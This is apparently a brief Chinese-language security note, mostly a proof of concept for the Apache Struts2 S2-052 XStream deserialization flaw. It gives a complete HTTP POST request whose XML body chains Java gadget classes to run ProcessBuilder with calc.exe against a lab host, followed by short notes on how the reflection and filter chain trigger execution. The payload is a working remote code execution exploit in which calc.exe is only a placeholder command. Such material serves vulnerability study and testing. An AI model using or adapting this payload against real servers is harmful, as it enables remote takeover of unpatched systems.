

## Phpadmin开启外网访问的设置



## Structs-052 结果展示



## Struct-052 poc (proof of concept)

POST /struts2-rest-showcase/orders/3;jsessionid=A82EAA2857A1FFAF61FF24A1FBB4A3C7 HTTP/1.1

Host: 192.168.5.179:8080

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0) Gecko/20100101 Firefox/54.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3

Content-Type: application/xml

Content-Length: 2365

Referer: http://192.168.5.179:8080/struts2-rest-showcase/orders/3/edit

Cookie: JSESSIONID=A82EAA2857A1FFAF61FF24A1FBB4A3C7

Connection: close

Upgrade-Insecure-Requests: 1

<map>

<entry>

<jdk.nashorn.internal.objects.NativeString>

<flags>0</flags>

<value class="com.sun.xml.internal.bind.v2.runtime.unmarshaller.Base64Data">

<dataHandler>

<dataSource class="com.sun.xml.internal.ws.encoding.xml.XMLMessage$XmlDataSource">

<is class="javax.crypto.CipherInputStream">

<cipher class="javax.crypto.NullCipher">

<initialized>false</initialized>

<opmode>0</opmode>

<serviceIterator class="javax.imageio.spi.FilterIterator">

<iter class="javax.imageio.spi.FilterIterator">

<iter class="java.util.Collections$EmptyIterator"/>

<next class="java.lang.ProcessBuilder">

<command>

<string>calc.exe</string>

</command>

<redirectErrorStream>false</redirectErrorStream>

</next>

</iter>

<filter class="javax.imageio.ImageIO$ContainsFilter">

<method>

<class>java.lang.ProcessBuilder</class>

<name>start</name>

<parameter-types/>

</method>

<name>foo</name>

</filter>

<next class="string">foo</next>

</serviceIterator>

<lock/>

</cipher>

<input class="java.lang.ProcessBuilder$NullInputStream"/>

<ibuffer></ibuffer>

<done>false</done>

<ostart>0</ostart>

<ofinish>0</ofinish>

<closed>false</closed>

</is>

<consumed>false</consumed>

</dataSource>

<transferFlavors/>

</dataHandler>

<dataLen>0</dataLen>

</value>

</jdk.nashorn.internal.objects.NativeString>

<jdk.nashorn.internal.objects.NativeString reference="../jdk.nashorn.internal.objects.NativeString"/>

</entry>

<entry>

<jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>

<jdk.nashorn.internal.objects.NativeString reference="../../entry/jdk.nashorn.internal.objects.NativeString"/>

</entry>

</map>

说明

1. 红色部分是需要注意的地方
2. 触发原理是 java-方法反射调用 即 processbuilder对象创建calc.exe进行
3. 实现的原理是利用xmlstream中的filter,构建一个自己的filter对象,通过自己的filter对象,创建一系列中间对象,最终是要创建processbuilder对象